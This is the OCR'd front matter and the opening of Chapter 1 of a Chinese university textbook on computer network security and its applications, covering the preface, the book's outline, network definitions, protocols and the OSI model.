
普通高等教育“十一五”国家级规划教材


普通高校本科计算机专业特色教材精选 · 网络与通信

计算机网络安全与应用技术（第二版）

袁家政　印　平　主编
商新娜　廖礼萍　编著



清华大学出版社



普通高等教育"十一五"国家级规划教材
普通高校本科计算机专业特色教材精选·网络与通信

计算机网络安全与应用技术
（第 2 版）

袁家政　印　平　主编
商新娜　廖礼萍　编著

清 华 大 学 出 版 社
北　京

内 容 简 介

本书主要从网络的基本知识、密码技术、防火墙技术、Windows XP/ 2003/ 2008 操作系统的安全、黑客技术与防范措施、网络防毒技术、Internet/Intranet 的安全性和实训等几方面编写，全书共 9 章。

本书突出计算机网络安全的管理、配置及维护的操作，紧紧跟踪网络安全的最新成果和发展方向。书中提供了大量网络安全与对抗的实例，并从实例引出概念，然后进行归纳总结，帮助读者掌握计算机网络的基本原理，了解计算机现有系统的安全设置、安全漏洞，从而胜任一般系统的安全设计及管理维护工作。

本书是作者长期从事计算机网络教学和网络设计的经验总结，是一本面向本科、高职、高专和成人高等教育的教材，适合于广大在校学生学习，也可供有关工程技术人员阅读。

图书在版编目（CIP）数据

计算机网络安全与应用技术/袁家政，印平主编；商新娜，廖礼萍，编著．--2 版．--北京：清华大学出版社，2011.6

（普通高校本科计算机专业特色教材精选・网络与通信）

ISBN 978-7-302-26125-4

Ⅰ．①计…　Ⅱ．①袁… ②印… ③商… ④廖…　Ⅲ．①计算机网络－安全技术－高等学校－教材　Ⅳ．①TP393.08

中国版本图书馆 CIP 数据核字(2011)第 122627 号

责任编辑： 谢　琛　薛　阳
责任校对： 白　蕾
责任印制： 何　芊

出版发行： 清华大学出版社
http://www.tup.com.cn
社　总　机： 010-62770175
投稿与读者服务： 010-62795954，jsjjc@tup.tsinghua.edu.cn
质 量 反 馈： 010-62772015，zhiliang@tup.tsinghua.edu.cn
地　　址： 北京清华大学学研大厦 A 座
邮　　编： 100084
邮　　购： 010-62786544
印 刷 者： 北京市清华园胶印厂
装 订 者： 三河市新茂装订有限公司
经　　销： 全国新华书店
开　　本： 185×260　**印　　张：** 21.5　**字　　数：** 522 千字
版　　次： 2011 年 6 月第 2 版　**印　　次：** 2011 年 6 月第 1 次印刷
印　　数： 1～4000
定　　价： 33.00 元

产品编号：026301-01

出版说明

我国高等学校计算机教育近年来迅猛发展，应用所学计算机知识解决实际问题，已经成为当代大学生的必备能力。

随着时代的进步与社会的发展，对高等学校计算机教育的质量提出了更高、更新的要求。现在，很多高等学校都在积极探索符合自身特点的教学模式，涌现出一大批非常优秀的精品课程。

为了适应社会的需求，满足计算机教育的发展需要，清华大学出版社在进行大量调查研究的基础上，组织编写了《高等学校计算机专业教材精选》。本套教材从全国各高校的优秀计算机教材中精挑细选了一批很有代表性且特色鲜明的计算机精品教材，把作者们对各自所授计算机课程的独特理解和先进经验推荐给全国师生。

本系列教材特点如下。

(1) 编写目的明确。本套教材主要面向广大高校的计算机专业学生，使学生通过本套教材，学习计算机科学与技术方面的基本理论和基本知识，接受应用计算机解决实际问题的基本训练。

(2) 注重编写理念。本套教材作者群为各校相应课程的主讲，有一定经验积累，且编写思路清晰，有独特的教学思路和指导思想，其教学经验具有推广价值。本套教材中不乏各类精品课配套教材，并力图努力把不同学校的教学特点反映到每本教材中。

(3) 理论知识与实践相结合。本套教材贯彻从实践中来到实践中去的原则，书中的许多必须掌握的理论都将结合实例来讲，同时注重培养学生分析、解决问题的能力，满足社会用人要求。

(4) 易教易用，合理适当。本套教材编写时注重结合教学实际的课时数，把握教材的篇幅。同时，对一些知识点按教育部教学指导委员会的最新精神进行合理取舍与难易控制。

(5) 注重教材的立体化配套。大多数教材都将配套教师用课件、习题及其解答，学生上机实验指导、教学网站等辅助教学资源，方便教学。

随着本套教材的陆续出版，相信能够得到广大读者的认可和支持，为我国计算机教材建设及计算机教学水平的提高，为计算机教育事业的发展作出应有的贡献。

清华大学出版社

前　言

本书是普通高等教育"十一五"国家级规划教材，是2002年出版的《计算机网络安全与应用技术》教材的修订版。

本书第1版是2002年由教育部和清华大学出版社联合策划出版，第1版出版以来得到了广大读者的认可，被许多高校选为教材，受到了多所院校广大师生的好评，并且于2005年被评为北京市精品教材。

随着计算机网络技术的发展，网络的安全问题越来越受到关注。网络技术已被广泛应用于社会生活甚至国防等各个方面，网络安全已超越其本身而达到国家安全的高度，因此非常有必要在高校开设计算机网络安全的课程。

作为应用型教材，本书在介绍网络安全理论及其基础知识的同时，突出计算机网络安全方面的管理、配置及维护的实际操作手法和手段，并尽量跟踪网络安全技术的最新成果与发展方向。全书主要内容包括网络安全的基本概念、密码技术、防火墙技术、Windows Server 2003/2008系统的安全与保护措施、黑客技术与防范措施、网络病毒技术、Internet/Intranet的安全性和实训问题等，总共分为9章。各方面知识内容所占比例为：网络安全理论和知识30%；网络系统（主要指Windows Server 2003、Windows Server 2008 Internet/Intranet）的安全技术特点20%；网络安全配置、操作维护和安全方面的知识50%。本书的教学内容大约需要64课时，最好另外安排32课时的实训。书中以*标记的少量选读内容由各校教师酌情确定是否讲授。

计算机网络安全主要包括网络系统的安全和网络信息的安全，一般通过密码技术和访问技术实现。鉴于此，本书的主要内容安排如下。

第一部分（第1～3章）主要介绍了计算机网络安全基础知识和网络安全的理论基础知识。第1章具体介绍计算机网络安全的相关基础知识，网络安全存在的问题，黑客、密码技术、数字签名、访问控制技术、入侵检测和蜜罐技术等基本概念，网络安全的体系结构，网络安全的策略防范问题和网络安全的发展方向；第2章介绍了网络中的密码技术，包括传统的加密方法、DES加密标准、AES算法、公开密钥体制和其他加密高新技术及其发展；第3章介绍了访问控制技术中防火墙的技术，包括防火墙的原理、种类、选择原则和实现策略等。

第二部分（第4、5章）主要介绍计算机系统及网络操作系统的安全性问题。第4章介绍了网络系统的安全等级，无线局域网和虚拟专用网（VPN）的安全性问题，Windows XP和Windows 7的安全机制、安全漏洞和防范措施；第5章详细介绍了流行的计算机网络系统Windows 2003/ 2008操作系统的网络机制、网络安全模型、密码技术和访问控制技术、安全漏洞和防范措施等方面的知识。

第三部分（第6章）介绍黑客技术与防范措施。主要讲述常见的黑客技术，如网络监听、端口扫描、口令破解和木马等，同时以Windows XP操作系统为实例介绍了黑客攻击网络系统的主要步骤和防范措施。

第四部分（第7章）讲述网络病毒原理与防范。主要介绍了病毒的原理、病毒的类型和

计算机网络病毒，同时介绍了几种影响较大的网络病毒，如CIH病毒、宏病毒、熊猫烧香病毒、“尼姆达”病毒等，并且讲述了病毒的清除及防护措施。

第五部分（第8章）介绍Internet/Intranet的安全性问题。主要介绍Internet/Intranet的脆弱性和提供的信息服务的安全缺陷，并介绍了IE浏览器中Cookies技术、Java技术和ActiveX技术带来的安全问题，以及电子邮件的安全、IIS Web服务器的安全问题、电子商务的安全问题及配置方法。

第六部分（第9章）主要讲述与本书全部内容相对应的网络安全的实训问题。分别是针对密码技术、防火墙技术、Windows XP/2003/2008操作系统、IE浏览器、Outlook Express和IIS等知识及安全性所安排的13个实训。

通过对该书的学习，读者可以掌握计算机网络安全的基本原理和当前流行的网络系统Windows XP/2003/2008系统的安全设置、安全漏洞、管理及维护，同时对Internet/Intranet等系统的安全有一定的了解，并且能够胜任一般网络安全、防火墙的策略与实现、黑客原理与防范及简单网络安全应用策略程序的开发。

全书主要由北京联合大学计算机技术研究所袁家政、印平策划和主编，袁家政、商新娜、廖礼萍、印平编写了部分内容，此外，山西省大同大学的刘春贵副教授也参与了编写。在编写过程中参考并摘录了大量国内外计算机网络安全书籍中的部分内容，并从Internet网络中下载了大量计算机网络安全、黑客技术与防范措施的资料。由于计算机网络安全技术发展迅速，作者的学识有限，加上时间仓促，书中难免有所疏漏，敬请广大读者批评指正。来信地址：jzyuan@sohu.com。

本书在编写过程中得到了清华大学出版社的大力支持，在此深表感谢。

作　者

2011年3月

目　　录

第 1 章　计算机网络安全的基础知识

随着计算机技术的飞速发展，信息网络已经成为社会发展的重要保证。信息网络涉及国家的政府、军事、文教等诸多领域，在计算机网络中存储、传输和处理的信息有许多是重要的政府宏观调控决策、商业经济信息、银行资金转账、股票证券、能源资源数据、科研数据等重要信息，其中有很多是敏感信息甚至是国家机密，所以难免会吸引来自世界各地的各种人为攻击(例如信息泄漏、信息窃取、数据修改、数据删除与添加、计算机病毒等)。因此计算机网络安全是一个关系国家的安全、社会的稳定、民族文化的继承和发扬的重要问题，其重要性正随着全球信息化步伐的加快而变得越来越重要。

计算机网络安全主要涉及网络信息的安全和网络系统本身的安全。在计算机网络中存在各种资源设施，随时存储和传输大量的数据，这些设施可能遭到攻击和破坏，数据在存储和传输过程中可能被盗用、暴露或篡改。另外，计算机网络本身可能存在某些不完善之处，网络软件也有可能遭受恶意程序的攻击而使整个网络陷于瘫痪。同时网络实体还要经受诸如水灾、火灾、地震、电磁辐射等方面的考验。

本章介绍计算机网络安全的基本知识，主要包括：

- 计算机网络基础知识；
- 计算机网络存在的安全问题；
- 网络安全体系结构；
- 网络安全技术；
- 网络安全的策略及实现；
- 计算机网络安全立法；
- 计算机网络安全的发展方向。

1.1　计算机网络基础知识

为了更好地学习网络安全知识，掌握网络的攻防策略，学习一些相关的计算机网络基础知识是必要的。

1.1.1　计算机网络体系结构

1. 计算机网络

计算机网络，用一句简单的话概括即：“通过通信线路连接起来的自治的计算机集合”。这句话包括以下 3 个方面的含义。

(1) 必须有两台或两台以上的具有独立功能的计算机系统相互连接起来，以达到共享资源为目的，才能构成网络。这里所指的两台计算机系统的位置要有一定距离，且每台计算机系统能独立工作，能够自我处理数据，而无须其他系统帮助。例如：具有通信功能的单机系统，因为只有一台主机，就不属于网络。并行机虽然有多个处理器，但它不属于两个计算

机系统互连在一起，也不属于网络。

（2）两台或两台以上的计算机连接，互相通信交换信息，必须有一条通道。这条通道的连接是物理的，由物理介质来和通信设备实现。它们可以是铜线、光纤等“有线”介质，可以是微波、红外线或卫星等“无线”介质。

（3）计算机系统之间交换信息，必须有某种约定和规则，这就是协议。这些协议可以由硬件或软件来完成。

从以上3个方面，可以把计算机网络归纳为：把分布在不同地点且具有独立功能的多个计算机系统通过通信设备和线路连接起来，在功能完善的网络软件和协议的管理下，以实现网络中资源共享为目标的系统。

2．计算机网络协议

计算机网络中不同系统的两实体间只有在通信的基础上，才有可能相互交换信息，共享网络资源。一般来说，实体是能发送和接收信息的任何东西，可以指用户应用程序、文件传送包、数据库管理系统、电子邮件设备和终端等。系统可包含一个或多个实体（如主机和终端等）。两实体之间若要能通信，就必须能够相互理解，共同遵守有关实体的某种互相能接受的规则。这些规则的集合称为协议。因此协议可被定义为实体之间控制数据交换的规则的集合。简单说，协议就是通信双方的约定。更进一步讲，一个网络协议主要由以下3个要素组成。

（1）语法，即数据与控制信息的结构或格式。

（2）语义，即需要发出何种控制信息，完成何种动作以及做出何种应答。

（3）同步，即实体通信实现顺序的详细说明。

由此可见，网络协议是计算机网络不可缺少的组成部分。

3．通信子网及子网信道类型

计算机网络主要由计算机系统（包括计算机和终端）、网络节点（通信处理机）和通信链路（通信线路和网络设备）等网络单元组成。从功能上可以将计算机网络分为资源子网和通信子网，网络上的每一个连接称为节点，节点有两类：一类是转接节点，主要承担通信子网的信息传输和转接的作用；另一类是访问节点，是资源子网中的计算机或终端，主要是信息资源的来源和发送信息的目的地。

不同类型的网络，其通信子网的物理组成各不相同。局域网最简单，它的通信子网由物理传媒介质和主机网络接板（网卡）组成。而广域网，除物理传媒介质和主机网络接板（网卡）外，必须靠通信子网的转接节点传递信息。

对于通信子网的设计，如果从通信信道类型分类有两种类型：点对点通信方式和广播式通信子网。

（1）点对点通信，如图1-1所示。在该种类型网中，任何一段物理链路，都唯一连接一对节点。如果不在同一段物理链路的一对节点要通信，必须通过其他节点转接。采用点对点通信的基本拓扑结构有：星形、树形、环形及不规则形和全部互连等。

（2）广播式通信，如图1-2所示。在该种通信子网中只有一个公共通信信道，为所有节点共享使用，任一时刻只允许一个节点使用公用信道。当一个节点利用公共通信信道发送数据时，必须携带目的地址，其他节点都能收到数据，只有地址符合的那个节点，才接收数据。




图 1-1　点对点通信方式　　　　图 1-2　广播式通信方式

4. 计算机网络体系结构

为简化问题、减少协议设计的复杂性,大多数网络都采用一种层次结构,按层或级的方式来组织。因此协议也是分层次的。每一层都建立在下层之上,每一层的目的都是为上层提供一定的服务,并对上层屏蔽其服务的实现细节。各层协议互相协作,构成一个整体,常称之为协议簇(protocol family)或协议套(protocol suite)。

网络分层体系结构模型的概念,为计算机网络协议的设计和实现提供了很大方便。体系结构中最著名的是国际标准化组织(ISO)于 1981 年颁布的开放系统互连参考模型(open system interconnection reference model),简称 OSI 模型。OSI 定义了异种互联网标准的框架结构,受到计算机和通信行业的极大关注。OSI 不断发展,得到了国际上的承认,成为其他各计算机网络系统结构靠拢的标准,大大地推动了计算机网络和计算机通信的发展。

在这里“系统”是指一台或多台计算机、外部设备、终端、信息传输设备、操作员及相应软件的集合。“开放”是指按照 OSI 参考模式建立的任意两系统之间的连接或操作。当一个系统能按照 OSI 标准与另一个系统进行通信时,就称该系统为开放系统。可见,开放系统要求建立一整套能保证全部级别都能进行通信的标准。

OSI 开放系统互连参考模型,如图 1-3 所示。它采用结构描述方法,即分层描述的方法,将整个网络的通信功能划分成 7 个部分(也叫 7 个层次),每层各自完成一定的功能。由低层至高层分别称为物理层、数据链路层、网络层、传输层、会话层、表示层和应用层。这种划分使每一层都能执行本层所承担的具体任务,且功能相对独立,通过接口与其相邻层连接。这里接口指相邻层之间的连接,依靠各层之间的接口或功能的组合,实现两系统间、各节点间信息的传输。

(1) 物理层(physical layer)

物理层涉及通信在信道上传输的原始比特流,主要处理与物理传输介质有关的机械的、电气的、功能的和规程的接口。物理层与具体设备有关,如光纤及收发器、网卡和集线器等。

(2) 数据链路层(data link layer)

数据链路层的主要任务是加强物理层传输原始比特的功能,使之对网络层显现为一条无差错的链路。它通过将传输的数据增加同步信息、校验信息及地址信息封装成数据帧。同时提供数据帧传输顺序的控制、差错检测与控制和数据流量控制以保证数据的正确性。

